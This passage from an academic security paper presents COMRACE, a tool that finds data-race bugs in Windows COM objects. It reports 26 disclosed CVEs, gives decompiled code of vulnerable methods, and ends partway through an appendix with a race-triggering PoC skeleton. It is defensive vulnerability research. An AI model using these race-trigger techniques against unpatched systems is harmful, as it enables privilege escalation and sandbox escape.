27    ...
28 }
```

Figure 8: PoC exploit of CVE-2020-1394.

server process, we can confirm that data races exist (in our experience, bug-triggering PoCs often manifest in seconds). If the corrupted server process has higher privileges than the application process, we are certain that it exposes a vulnerability which can lead to privilege escalation and arbitrary code execution.

Discussion We synthesize a PoC by automatically generating all required inputs (including objects and primitives) to invoke given interface methods. Note that we have not considered the specific input values or object states. As a result, those instructions depending on specific inputs may not be covered. We can fuzz input values and object states to further improve coverage, at the cost of executing large sets of PoCs.

3.5 Implementation

We implement COMRACE in Python and Powershell, with 4,571 and 246 lines of Python and Powershell code, respectively. COMRACE leverages existing tools OleViewDotNet [21], IDA Python [23], Angr [24], and MSVC Compiler [25] to extract interface declaration, decompile binary file, perform static field usage analysis, and compile the synthesized PoCs respectively.

We write Powershell scripts to systematically scan windows system registry and extract information of registered COM objects. The collective information is stored in MySQL

Table 2: Number of analyzed remote objects, binary files, interfaces, interface methods, and fields.

# Remote Objects	# Binaries	# Interfaces
463	392	1,264
# Vtables	# Interface Methods	# Fields
1,584	6,067	3,684

for further analysis. Next, COMRACE invokes the tool OleViewDotNet [21] to extract interface declaration from COM binary files using Powershell scripts, and we write a parser in Python to process the output results of the tool. IDA Python [23] is employed to decompile binary files, and we analyze the decompiled file to reconstruct vtables and locate interface method implementations. Finally, we leverage the tool Angr [24] for static field usage analysis. Angr uplifts binary code to VEX IR, on which we conduct our static analysis. This tool is used because its representation is more suitable for implementing our static taint analysis to track field usages.

4 Evaluation

We evaluate COMRACE by analyzing all registered COM objects on the Windows 10 platform (version 1909 with build number from 10.0.18363.657 to 10.0.18363.959). The underlying operating systems are configured with their default settings, running on an i7-10875H desktop with 64GB of memory and an SSD of 2.0 TB. To evaluate the precision of COMRACE, we also apply COMRACE to the open-source ReactOS platform [26] (version 0.4.14) where the ground truth is available.

Our evaluation answers the following research questions:

- RQ1: How effective can COMRACE analyze commercial off-the-shelf COM binaries?
- RQ2: How effective can COMRACE detect unsafe interface methods in COM binaries, and are they prevalent on the windows platform?
- RQ3: How dangerous are those data race bugs and can they cause severe damages?
- RQ4: How precise is COMRACE in detecting unsafe interface methods.

4.1 RQ1: Analyze COM Objects

Figure 9 summarizes the number of registered COM objects and the number of analyzed COM objects on the Windows 10 platform (build 10.0.18363.657). There are a total number of 11,315 registered COM objects, and COMRACE can successfully analyze 10,420 of them, with a success rate of 92.1%. Analysis of a COM object is regarded as a failure




Figure 9: Statistics of total and analyzed COM objects on Windows 10.

if COMRACE fails to uncover the implementation for one of its interfaces, and there are 895 of them (7.9%). Without source code information, it is difficult to figure out the exact reason in those failed cases. It is possible that not all vtables are precisely reconstructed since we may miss certain corner-case code patterns to initialize a vtable, and we may miss some matching methods since our analysis may reconstruct parameter layout incorrectly.

In Figure 9, among the 10,420 analyzed COM objects, 8,912 of them support multi-threading (i.e., in MTA or NTA), accounting for 85.5% of total objects. In addition, there are 863 cross-process COM objects, and 463 of them support multi-threading. These 463 COM objects will be further examined since they are prone to data race attacks.

Table 2 summarizes various statistics for the 463 COM objects. The 463 COM objects are located in 392 different binary files. COMRACE successfully uncovers the implementations of all 1,264 interfaces: there are a total number of 6,067 interface methods, and 3,684 member fields. On average, each COM class consists of 8.0 member fields, implementing 2.7 interfaces and 13.1 interface methods. Note that a class implementing a child interface also implements its parent interfaces.

Discussion COMRACE successfully uncovers the implementations of 92.1% of total registered COM objects, suggesting the effectiveness of our approach in reconstructing vtables and analyzing types in off-the-shelf COM binaries. By tracking usages of `this` pointer, COMRACE also successfully identified averagely 8 fields for each class.

4.2 RQ2: Identify Unsafe Methods

Table 3 reports the number of unsafe methods and the number of unsafe objects distributed by field access types (Read, Write, or Free). Recall that an unsafe free is particularly dangerous since it leads to highly exploitable use-after-frees. We also differentiate the case of unsafe accesses to primary-

Table 3: Number of unsafe methods and unsafe COM objects reported by COMRACE. # Read, # Write, # Free are numbers of unsafe methods/COMs which reads, writes, and free a field, respectively. # Total is the total unsafe methods/COMs. Since a method can read/write/free a field at the same time, the total number is less than the sum of the three.

Field Type	Unsafe	# Read	# Write	# Free	# Total
Pointer	Methods	134	128	62	186
	COMs	51	47	34	58
Primary	Methods	865	914	—	932
	COMs	118	114	—	118

Table 4: Statistics of PoCs. # Methods is the number of selected unsafe methods. # Pairs are the number of method pairs with conflict field accesses, #PoCs are the number of valid PoCs synthesized, #Crashes are the number of crashed PoCs. # CVEs and # Bugs are the number of confirmed CVEs, and the number of bug-triggering PoCs, respectively.

# Methods	# Pairs/# PoCs	# Crashes	# CVEs	# Bugs
82	256/234	145	26	29

typed fields with those to pointer fields, since unsafe pointer accesses are more likely to corrupt memory.

As shown in Table 3, unsafe interface methods and unsafe COM objects are prevalent. There are a total number of 1,118 unsafe methods (186 accessing pointer fields and 932 accessing primary-typed fields) and 176 unsafe COM object, accounting for 18.4% and 38.0% of total interface methods and total COM objects, respectively. Note that those unsafe methods with only primary-typed field accesses may not trigger memory corruption bugs, but they can lead to undeterministic behavior. We have randomly tested 20 pairs of unsafe methods writing primitive fields, and no memory corruption is observed. There are 186 unsafe methods (3.1% of total methods) and 58 unsafe COM objects (12.5% of total COM objects) have unguarded accesses to pointer fields. Moreover, there are 62 unsafe methods that free a member field. They can lead to highly exploitable use-after-frees.

We further verify 82 selected unsafe methods with synthesized PoCs, including all 62 methods with free usages, and another 20 randomly selected methods which write pointer fields. Table 4 summarizes the result. There are 256 method pairs with conflict accesses and COMRACE can successfully synthesize a valid PoC for 234/256 (Columns 2) given method pairs, with a success rate of 91.4%. Our synthesis algorithm fails on 22 method pairs because the 3 objects `CDPComActivityStore`, `ApplicationActivationImpl`, and `StorageProviderBanners` cannot be automatically synthesized, which are required by 7 interface methods in the 22 method pairs.

There are 145 PoCs (i.e., 62% of valid PoCs) triggering memory corruption bugs (Column 3), exposing 26 confirmed CVEs and 29 bugs (corrupted PoCs due to the same root cause are classified as as a CVE/bug). The 29 confirmed bugs are not given CVE numbers since they cannot escape privilege boundaries. We have carefully examined the rest 89 PoCs that do not cause memory corruptions, by manually tracing their executions and inspecting corresponding COM binaries. In 49 PoCs, we observe concurrent field accesses but these race conditions do not crash the program. It is not clear whether they are benign race conditions or can lead to non-deterministic functional bugs. The rest 40 failed PoCs are due to imprecise analysis results: 26 PoCs fail due to incorrect aliases and 14 PoCs fail due to input conditions. Overall, we can successfully trigger data races for 194 out of 256 method pairs (145 lead to memory corruption), suggesting a false positive rate of less than 24.2%.

As discussed in Section 3.4, our synthesis algorithm does not consider specific input values or object states. In our experiments, 14 PoCs fail directly due to this limitation. There are also 49 PoCs which trigger concurrent write accesses, but cannot crash the program. It is unclear whether these PoCs can also lead to memory corruption bugs under specific input conditions or not. PageHeap [22] immediately raises a warning for concurrent accesses with free usages. However, concurrent writing accesses may only corruption the program under specific inputs.

Discussion Unsafe methods and unsafe COM objects are prevalent (18.4% of total methods, and 38.0% of total objects), suggesting wildly existing data race bugs. Our experiments demonstrate that those unsafe methods are highly possible to trigger run-time bugs, and some can result in serious security violations (26 confirmed CVEs).

4.3 RQ3: Exploit Vulnerabilities

Table 5 gives the details of the 26 confirmed CVEs in Table 4. For each confirmed CVE, we list its service name (Column 1), its class name (Column 2), its affected build version (Column 3), its assigned CVE ID (Column 4), and its security impacts (Column 5).

All the 26 vulnerabilities can lead to privilege escalation, and 23 of them can be exploited to escape the sandboxed security boundary (imposed by the Windows Application container). More importantly, in 20 vulnerabilities, the sandboxed privilege can be escalated to `NT AUTHORITY\SYSTEM`. This suggests that an attacker can gain unlimited privileges from those PoC exploits, posing serious security threats.

COMRACE has reported 16 confirmed data race vulnerabilities in Windows Runtime (WinRT). WinRT is a COM-based cross-platform software component (introduced since Windows 8 and Windows Server 2012), which provides services

Table 5: List of vulnerabilities discovered by COMRACE (with CVE assigned).

	COM Service Name	COM Class Name	Windows Version	CVE Number	Security Boundary
1	Location FrameWork	`GeoLocation`	1909.18363.752	CVE-2020-1394	User to SYSTEM
2	Windows UserManager	`UserManager`	1909.18363.720	CVE-2020-1146	Sandbox to SYSTEM
3	DmEnrollmentSvc Service	`MdmAlert`	1909.18363.720	CVE-2020-1372	Sandbox to SYSTEM
4	Capability Access Manager	`CapabilityAccessServer`	1909.18363.720	CVE-2020-1404	Sandbox to SYSTEM
5	Diagnostics Hub	`CollectionSession`	1909.18363.720	CVE-2021-1680	User to SYSTEM
6	Connected Devices Platform	`CDPComEnumDevice`	1909.18363.720	CVE-2020-1211	User to SERVICE
7	Windows Runtime Broker	`AppInstallInfoRecord`	1909.18363.657	CVE-2020-1090	Sandbox to User
8	Windows Runtime Broker	`Notification Binder`	1909.18363.657	CVE-2020-1125	Sandbox to User
9	Windows Runtime Broker	`ContentRestrictions`	1909.18363.657	CVE-2020-1158	Sandbox to User
10	Windows Runtime	`PackageIdentity`	1909.18363.657	CVE-2020-1185	Sandbox to SYSTEM
11	Windows Runtime	`PackageLocation`	1909.18363.657	CVE-2020-1186	Sandbox to SYSTEM
12	Windows Runtime	`XBoxPackageServer`	1909.18363.657	CVE-2020-1187	Sandbox to SYSTEM
13	Windows Runtime	`RepositoryManager`	1909.18363.657	CVE-2020-1188	Sandbox to SYSTEM
14	Windows Runtime	`MrtApplication`	1909.18363.657	CVE-2020-1189	Sandbox to SYSTEM
15	Windows Runtime	`MrtDefaultTileServer`	1909.18363.657	CVE-2020-1156	Sandbox to SYSTEM
16	Windows Runtime	`PrimaryTile`	1909.18363.657	CVE-2020-1190	Sandbox to SYSTEM
17	Windows Runtime	`AppInstaller`	1909.18363.657	CVE-2020-1191	Sandbox to SYSTEM
18	Windows Runtime	`ApplicationServer`	1909.18363.657	CVE-2020-1155	Sandbox to SYSTEM
19	Windows Runtime	`ApplicationIdentityServer`	1909.18363.657	CVE-2020-1124	Sandbox to SYSTEM
20	Windows Runtime	`ActivationUser`	1909.18363.657	CVE-2020-1131	Sandbox to SYSTEM
21	Windows Runtime	`AppExtension`	1909.18363.657	CVE-2020-1144	Sandbox to SYSTEM
22	Windows Runtime	`ApplicationBackgroundTask`	1909.18363.657	CVE-2020-1184	Sandbox to SYSTEM
23	Windows Runtime	`BundlePackage`	1909.18363.657	CVE-2020-1306	Sandbox to SYSTEM
24	Windows Runtime	`OptionalBundlePackage`	1909.18363.657	CVE-2020-1305	Sandbox to SYSTEM
25	Windows Runtime	`PackageAppInstaller`	1909.18363.657	CVE-2020-1151	Sandbox to SYSTEM
26	Windows Runtime	`PackageAppInstallerServer`	1909.18363.657	CVE-2020-1134	Sandbox to SYSTEM

for a variety of Windows Apps [27], e.g., Microsoft365, Whatsapp, etc. Most Apps are running in sandboxed processes. However, data race vulnerabilities in WinRT lead to privilege escalation and sandbox-escape attacks.

In the next sections, we will investigate those vulnerabilities in detail with 2 case studies, by analyzing their root causes and discussing mitigation strategies.

4.3.1 Case Study I: CVE-2020-1146

COMRACE reported a data race vulnerability in `UserMgr.dll`. The vulnerability was submitted to Microsoft in April 2020 and was assigned as CVE-2020-1146. The unsafe method triggering this vulnerability is `SignInContext::put_AuthData`, with its simplified code snippets given in Figure 10.

The method `put_AuthData` invokes the static function `HString::Set` to reset its member field `this+15` to the new input value `a2` (line 4). There is a common vulnerable code pattern in the callee function: `newstring` (i.e., the member field) is firstly freed by the library call to `WindowsDeleteString` (line 12), then being reset to a new value (line 13). Such vulnerable code pattern is very common, and we name it the *replace pattern*. Our motivating example, CVE-2020-1394, is another case of this pattern.

The vulnerability is exposed by our PoC which concurrently invokes the unsafe method `put_AuthData` multiple times. In fact, most unsafe methods with free usages can trigger double free or use-after-free bugs when running concurrently with itself.

4.3.2 Case Study II: CVE-2020-1211

In CVE-2020-1211, data races can trigger buffer overflows, which further leads to type confusion. The vulnerability is triggered by conflict write accesses in the two interface method `CDPComEnumDevice::Next` and `CDPComEnumDevice::Skip`.

Figure 11 gives the simplified code snippet. COM `CDPComEnumDevice` is an *iterable* object used for enumerating `ICDPDevice` objects. The method `Skip` moves the current object pointer forward (line 7), and method `Next` returns the next `ICDPDevice` object to user. In method `Next`, a bounds check is firstly performed at line 20. If succeeded, the method then iterates to next object (line 23). However, if the two interface methods runs together concurrently, line 7 in method `Skip` may be executed between the above two operations in `Next`, resulting in off-by-one overflows. Finally, the out-of-bound memory is returned to user.

The off-by-one overflow can lead to type confusion vulner-

```
Windows::System::Internal::SignInContext::
          put_AuthData( *this, HSTRING a2) {
  Microsoft::WRL::Wrappers::HString::
                  Set(this + 15, &a2);
  ...
}
  __int64 HString::Set(HSTRING *newString,
                       HSTRING *a2) {
  unsigned int v2; // ebx
  v2 = 0;
  if ( !*a2 || *a2 != *newString ) {
    WindowsDeleteString(*newString);
    *newString = 0i64;
    v2 = WindowsDuplicateString(*a2, newString);
  }
  return v2;
}
```

Figure 10: Simplified code snippet of CVE-2020-1146 in `UserManager.dll`.

ability because the function `Next` will cast an out-of-bound memory (usually invalid heap memory) to an `ICDPDevice` object. This vulnerability can be exploited to perform privilege escalation remote code execution attacks because `CDPComEnumDevice` is both accessible in local server and remote machine.

Discussion Data race vulnerabilities can cause serious security issues: 20 vulnerabilities can be exploited to gain unlimited privileges from sandboxed applications. In addition, many vulnerabilities share a similar vulnerable code pattern (i.e., deleting a field followed by a reset), which can be avoided by implement such code pattern as an atomic region.

4.4 RQ4: Analyze ReactOS

We evaluate the precision of COMRACE on the open-source ReactOS platform, where analysis results can be verified against the source code implementation. Table 6 shows the number of analyzed COM objects and interfaces in ReactOS. COMRACE can successfully extract all 147 MTA COM objects (out of 434 total COM objects) from 106 binary files (Columns 1 and 2), and recover 152 out of 172 interfaces (88% of all declared interfaces). We fail to recover 20 interfaces because COMRACE cannot locate the binary files implementing those interfaces, although they are declared in the IDL source files. Manual inspection indicates that those interfaces are marked as *hidden*, suggesting that they may not be publicly accessible. For the 152 analyzed interfaces, COMRACE correctly recovers all their method implementations and field usages (except for 10 declared fields not used in any methods).

We apply COMRACE to 29 randomly chosen MTA objects (about 19.7% of all MTA objects). We verify each reported unsafe method by manually examining its source code implementation. Each report is inspected and cross-validated by at least two authors of this paper. Any disputes will be discussed until an agreement is reached. Due to the large amount of manual efforts involved, we only validated the reports for the 29 randomly chosen objects, and did not check against all 147 MTA objects.

```
__int64 __fastcall CDPComEnumDevice::Skip(
                   CDPComEnumDevice *this,
                       unsigned __int16 a2){
  ...
  v2 = a2;
  // Move Current Pointer Forward
  (_QWORD *)(this + 7 ) += v2*16i64;
  return (unsigned int)v3;
}

__int64 __fastcall CDPComEnumDevice::Next(
                   CDPComEnumDevice *this,
                   unsigned __int16 a2,...){
   ...
   if ( a2 ) {
     // Current Pointer
     v11 = (_QWORD *)*((_QWORD *)this + 7);
     do {
        // End Pointer Check
        if (v11 == *((_QWORD **)this + 5)) break;
        ...
        //Move Forward
        *((_QWORD *)this + 7) += 16i64;
        ...
      }
      while ( v10 < a2 );
   }
}
```

Figure 11: Simplified code snippet of CVE-2020-1211 in `CdpSvc.dll`.

As shown in Table 7, COMRACE reports 19 unsafe COM objects (Column 1) with 51 unsafe interface methods, including 31 methods and 20 methods accessing pointer and primitive fields (Columns 2 - 4), respectively. There are 16 false positives (Column 5), with a false positive rate of 31.4%. Among the 16 false positives, 10 false positives are due to incorrect alias: a member field is always regarded as pointing to the same COM interface, which will introduce false aliases if the field is updated. For the rest 6 false positives, the number of locking/unlocking primitives are not matched due to control flows, and COMRACE incorrectly reports unguarded field accesses with its linear scan algorithm (Algorithm 2).

Discussion The binary analysis proposed by COMRACE is simple yet precise and effective. COMRACE successfully recovers interface method implementations at almost 100% precision, and can effectively detect 35 unsafe methods, with a false positive rate of 31.4%

Table 6: Number of total/analyzed MTA objects, interfaces, binary files, interface methods and fields on ReactOS.

# MTAs	# Binaries	# Interfaces	# Methods	# Fields
147/147	106/106	172/152	963/872	761/676

Table 7: Number of unsafe methods and unsafe COM objects on ReactOS.

#COMs	# methods			#FPs	FP rate
	Pointer	Primary	Total		
19	31	20	51	16	31.4%

5 Related Work

Binary analysis There have been a number of studies on binary analysis for decompilation or vulnerability detection [28, 29, 30, 31, 32, 33, 34, 35]. BAP [28] and BinCAT [29] are two general binary analysis tools. BAP provides a basic platform for binary analysis, and BinCAT offers functionalities for taint analysis, type propagation, as well as use-after-free and double-free detection. ConSeq [30] combines static and dynamic analysis to detect data races in open-source real-world C/C++ applications. IntFinder [31] detects integer overflow bugs in x86 binary programs, by extending symbolic execution techniques to binaries. The work in [34] proposes a scattered context grammar to effectively decompile optimized or obfuscated code. Compared to binaries, decompilation for Java class files is much easier, as shown in [35]. The tool iDEA [33] aims at detecting data races in apple kernel drivers based on static analysis. Among all the above works, iDEA is the most relevant to our work since it also detects data races from binaries. However, Apple device drivers and Microsoft COM are quite different. For instance, important features such as *interface*, *apartment*, and *cross-process COM objects* do not apply to Apple drivers. As a result, we cannot simply apply the iDEA method to COM objects for data race detection.

Recent studies have investigated on how to recover class declaration and class hierarchy from binaries [36, 37, 38, 39, 40, 41]. ObjDigger [40] applies symbolic execution and inter-procedural data flow analysis to recover class instances, as well as their member functions and fields, from binaries. However, the analysis is complex and expensive, resulting in poor performance. Accuracy of the tool is also limited due to missing information in optimized binaries. OOAnalyzer [37] proposes a new approach which combines formal logic inference with heuristics incorporating domain knowledge. The tool performs well on both polymorphic and non-polymorphic classes. Compared to existing work, COMRACE focuses on uncover interface implementation from COM binaries.

Race detection There has been a large body of research on data race detection [2, 3, 5, 7, 8, 42, 43, 44, 45, 46]. Most of them focus on detecting races from source programs, by statically or dynamically analyzing un-ordered conflict memory accesses. Razzer [2] combines static analysis and fuzzing to make fuzzing techniques capable of detecting data races in the OS kernel. Krace [3] employs a combination of lock-set analysis and classic happen-before reasoning to model data races that happen in the OS kernel's file system. SmartTack [5] proposes to optimize the classic happen-before model with predictive analysis. In addition, the tool also introduces conflicting critical section optimization to avoid redundant analysis. DILP [8] dynamically monitors the run-time status of kernel drivers, to detect locking inconsistency errors in data-race fixing patches. As demonstrated by the authors, such errors are common in real-world applications. AdaptiveLock [7] conducts an empirical study on real-world applications and their study suggests that 97.1% of data races are due to the absence of locks. COMRACE effectively detects such kind of data races by tracking unprotected field usages, and our experiments also show that they are prevalent in COM objects.

6 Conclusion

We present COMRACE, the first data race vulnerability detection tool for COM objects. COMRACE applies static binary analyses to detect unsafe interface methods from off-the-shelf COM binaries, then verifies static analysis results with synthesized PoCs. Our experimental results show that unsafe methods and unsafe COM objects are prevalent on windows: 18.4% of methods and 38.0% of COM objects are unsafe and they may suffer from potential data races. Moreover, 62 methods unsafely free an object, which can lead to highly-exploitable use-after-frees. COMRACE automatically synthesized 234 PoCs from 82 unsafe methods (256 pairs of methods with conflict accesses). 145 PoCs lead to critical memory corruption, exposing 26 CVEs.

7 Acknowledgements

We thank our shepherd Yuan Zhang, and the anonymous reviewers for their valuable inputs. This work is supported by the Key Laboratory of Network Assessment Technology, Chinese Academy of Sciences and Beijing Key Laboratory of Network Security and Protection Technology, the Strategic Priority Research Program of Chinese Academy of Sciences (No.XDC02040100), and the National Natural Science Foundation of China (No.61802404, 61902396, 62132020).

References

[1] Ivica Crnkovic, Severine Sentilles, A. Vulgarakis, and Michel R.V. Chaudron. A classification framework for software component models. *IEEE Transactions on Software Engineering*, 37(5):593–615, 2011.

[2] Dae R. Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 754–768, 2019.

[3] M. Xu, S. Kashyap, H. Zhao, and T. Kim. Krace: Data race fuzzing for kernel file systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1643–1660, 2020.

[4] Jie Lu, Feng Li, Lian Li, and Xiaobing Feng. Cloudraid: Hunting concurrency bugs in the cloud via log-mining. In *ESEC/FSE*, page 3–14, 2018.

[5] J. Roemer, K. Genç, and Michael D. Bond. Smarttrack: efficient predictive race detection. *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2020.

[6] James R. Wilcox, C. Flanagan, and Stephen N. Freund. Verifiedft: a verified, high-performance precise dynamic race detector. *Proceedings of the 23rd ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, 2018.

[7] Misun Yu, Joon-Sang Lee, and Doo-Hwan Bae. Adaptivelock: Efficient hybrid data race detection based on real-world locking patterns. *International Journal of Parallel Programming*, pages 1–33, 2018.

[8] Qiu-Liang Chen, Jia-Ju Bai, Zu-Ming Jiang, Julia Lawall, and Shi-Min Hu. Detecting data races caused by inconsistent lock protection in device drivers. In *2019 IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 366–376, 2019.

[9] HexRays. Ida pro. https://www.hex-rays.com/, 2020.

[10] Andre Pawlowski, Moritz Contag, Victor van der Veen, Chris Ouwehand, Thorsten Holz, Herbert Bos, Elias Athanasopoulos, and Cristiano Giuffrida. Marx: Uncovering class hierarchies in c++ programs. In *NDSS*, 2017.

[11] Rukayat Ayomide Erinfolami and Aravind Prakash. Declassifier: Class-inheritance inference engine for optimized c++ binaries. In *AsiaCCS*, page 28–40, 2019.

[12] Xiaoyang Xu, Wenhao Wang, Kevin W. Hamlen, and Zhiqiang Lin. Towards interface-driven cots binary hardening. *Proceedings of the 2018 Workshop on Forming an Ecosystem Around Software Transformation*, 2018.

[13] Alain Deutsch. Interprocedural may-alias analysis for pointers: beyond k-limiting. In *PLDI '94*, 1994.

[14] Susan Horwitz. Precise flow-insensitive may-alias analysis is np-hard. *ACM Trans. Program. Lang. Syst.*, 19:1–6, 1997.

[15] Amer Diwan, Kathryn S. McKinley, and J. Eliot B. Moss. Type-based alias analysis. *Proceedings of the ACM SIGPLAN 1998 conference on Programming language design and implementation*, 1998.

[16] Lian Li, Cristina Cifuentes, and Nathan Keynes. Boosting the performance of flow-sensitive points-to analysis using value flow. In *ESEC/FSE*, page 343–353, 2011.

[17] Lian Li, Cristina Cifuentes, and Nathan Keynes. Precise and scalable context-sensitive pointer analysis via value flow graph. In *ISMM*, page 85–96, 2013.

[18] Congming Chen, Wei Huo, and Xiaobing Feng. Making it practical and effective: fast and precise may-happen-in-parallel analysis. In *2012 21st International Conference on Parallel Architectures and Compilation Techniques (PACT)*, pages 469–470, 2012.

[19] Elvira Albert, Samir Genaim, and Pablo Gordillo. May-happen-in-parallel analysis for asynchronous programs with inter-procedural synchronization. In *SAS*, pages 72–89. Springer, 2015.

[20] Qing Zhou, Lian Li, Lei Wang, Jingling Xue, and Xiaobing Feng. May-happen-in-parallel analysis with static vector clocks. In *CGO*, pages 228–240, 2018.

[21] James Forshaw. Oleviewdotnet. https://github.com/tyranid/oleviewdotnet, 2020.

[22] Gflags and pageheap. https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap, 2017.

[23] HexRays. Idapython. https://github.com/idapython/src/, 2020.

[24] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157, 2016.

[25] Microsoft. Msvc. https://docs.microsoft.com/en-us/cpp/build/reference/compiling-a-c-cpp-program?view=msvc-170, 2020.

[26] Reactos. https://reactos.org, 2021.

[27] Uwp applications. https://docs.microsoft.com/en-us/windows/uwp/, 2020.

[28] Bap. https://github.com/BinaryAnalysisPlatform, 2021.

[29] Bincat. https://github.com/airbus-seclab/bincat, 2021.

[30] Wei Zhang, Junghee Lim, Ramya Olichandran, Joel Scherpelz, Guoliang Jin, Shan Lu, and Thomas Reps. Conseq: Detecting concurrency bugs through sequential errors. In *ASPLOS*, page 251–264, 2011.

[31] Ping Chen, Hao Han, Yi Wang, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. Intfinder: Automatically detecting integer bugs in x86 binary program. In *ICICS*, 2009.

[32] Tielei Wang, Tao Wei, Zhiqiang Lin, and Wei Zou. Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *NDSS*, 2009.

[33] Xiaolong Bai, Luyi Xing, Min Zheng, and Fuping Qu. Idea: Static analysis on the security of apple kernel drivers. In *CCS*, page 1185–1202, 2020.

[34] Lukás Ďurfina, Jakub Křoustek, Petr Zemek, Dušan Kolář, Tomas Hruska, Karel Masařík, and Alexander Meduna. Advanced static analysis for decompilation using scattered context grammars. pages 164–169, 11 2011.

[35] Jerome Miecznikowski and Etienne Gagnon. Decompile java class files with soot! (poster session). In *OOPSLA (Addendum)*, page 111–112, 2000.

[36] Andre Pawlowski, Victor van der Veen, Dennis Andriesse, Erik van der Kouwe, Thorsten Holz, Cristiano Giuffrida, and Herbert Bos. Vps: Excavating high-level c++ constructs from low-level binaries to protect dynamic dispatching. In *ACSAC*, page 97–112, 2019.

[37] Edward J. Schwartz, Cory F. Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S. Havrilla, and Charles Hines. Using logic programming to recover c++ classes and methods from compiled executables. In *CCS*, page 426–441, 2018.

[38] Rukayat Ayomide Erinfolami and Aravind Prakash. Devil is virtual: Reversing virtual inheritance in c++ binaries. In *CCS*, page 133–148, 2020.

[39] Kangjie Lu and Hong Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *CCS*, page 1867–1881, 2019.

[40] Wesley Jin, Cory Cohen, Jeffrey Gennari, Charles Hines, Sagar Chaki, Arie Gurfinkel, Jeffrey Havrilla, and Priya Narasimhan. Recovering c++ objects from binaries using inter-procedural data-flow analysis. In *PPREW*, 2014.

[41] Omer Katz, Ran El-Yaniv, and Eran Yahav. Estimating types in binaries using predictive modeling. *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2016.

[42] Kaan Genç, Jake Roemer, Yufan Xu, and Michael D. Bond. Dependence-aware, unbounded sound predictive race detection. *Proceedings of the ACM on Programming Languages*, 3:1 – 30, 2019.

[43] Yan Cai, Biyun Zhu, Ruijie Meng, Hao Yun, Liang He, Purui Su, and Bin Liang. Detecting concurrency memory corruption vulnerabilities. In *ESEC/FSE*, page 706–717, 2019.

[44] Andreas Pavlogiannis. Fast, sound, and effectively complete dynamic race prediction. *Proceedings of the ACM on Programming Languages*, 4:1 – 29, 2020.

[45] Jeff Huang and Arun K. Rajagopalan. Precise and maximal race detection from incomplete traces. In *OOPSLA*, page 462–476, 2016.

[46] Ruijie Meng, Biyun Zhu, Hao Yun, Haicheng Li, Yan Cai, and Zijiang Yang. Convul: An effective tool for detecting concurrency vulnerabilities. In *ASE*, pages 1154–1157, 2019.

A Appendix

```
#include <tchar.h>
#include <iostream>
#include <stack>
#include <string>
#include <ctype.h>
#include <algorithm>
#include <vector>
#include <robuffer.h>
#include <cstring>
#include <Windows.h>
#include <comdef.h>
#include <wrl\client.h>
#include <wrl\wrappers\corewrappers.h>
#include <winerror.h>
#include <windows.foundation.h>
#include <wrl.h>
#include <wrl/implements.h>
#include <windows.storage.streams.h>
#include <winrt\Windows.Foundation.h>
#include <atlcomcli.h>
#include "interface_def.h"
#pragma comment(lib, "runtimeobject.lib")

using namespace ABI::Windows::Foundation;
using namespace ABI::Windows::Foundation::Collections;
using namespace ABI::Windows::Storage::Streams;
using namespace Microsoft::WRL;
using namespace Microsoft::WRL::Wrappers;

bool isWinRT = false;// global variable

// typedefs
typedef char sbyte;
typedef BYTE byte;
typedef unsigned int uint;
typedef PVOID IDefaultInterface;
// Skeleton Comment: Interfaces Declaration Template
// Skeleton Comment: Name regulate to
    "_I{InterfaceNameOrIID}"
IDefaultInterface* _IDefaultInterface;
IActionInterface* _IActionInterface;
ITargetInterface* _ITargetInterface;

// Skeleton Comment: error-handle functions
int PrintError(unsigned int line, HRESULT hr)
{
        wprintf_s(L"ERROR: Line:%d HRESULT: 0x%X\n", line, hr);
        return hr;
}
HRESULT hr;
// Skeleton Comment: Synthesizing Potential Race
    Procedure Function Pairs
DWORD WINAPI RaceFunction_1(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for
        _ITargetInterface->Proc{Number}
    LPVOID buffer_a0_method1 = (LPVOID)malloc(0x400);
    LPVOID pointer_a1_method1 = 0;
    while(1){
        hr = _ITargetInterface->Proc{Number}(buffer_a0_method1,
            &pointer_a1_method1);
    }
}
DWORD WINAPI RaceFunction_2(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for
        _ITargetInterface->Proc{Number}
    LPVOID buffer_a0_method1 = (LPVOID)malloc(0x400);
    LPVOID pointer_a1_method1 = 0;
    int int_a1_method1 = 1;
    while(1){
        hr = _ITargetInterface->Proc{Number}(int_a1_method1,
            buffer_a0_method1, &pointer_a1_method1);
    }
}
// Synthesized POC begin
int main(){
    // Initialize COM Multithreaded invocation context
    RoInitializeWrapper initialize(RO_INIT_MULTITHREADED);
        if (FAILED(initialize))
        {
                return PrintError(__LINE__, initialize);
        }
    printf("Synthesized POC Skeleton begin\n");
    // Prepare Parameters for
        CoCreateInstance/ActivateInstance to get
        Local_SERVER interface handle
    if (isWinRT){
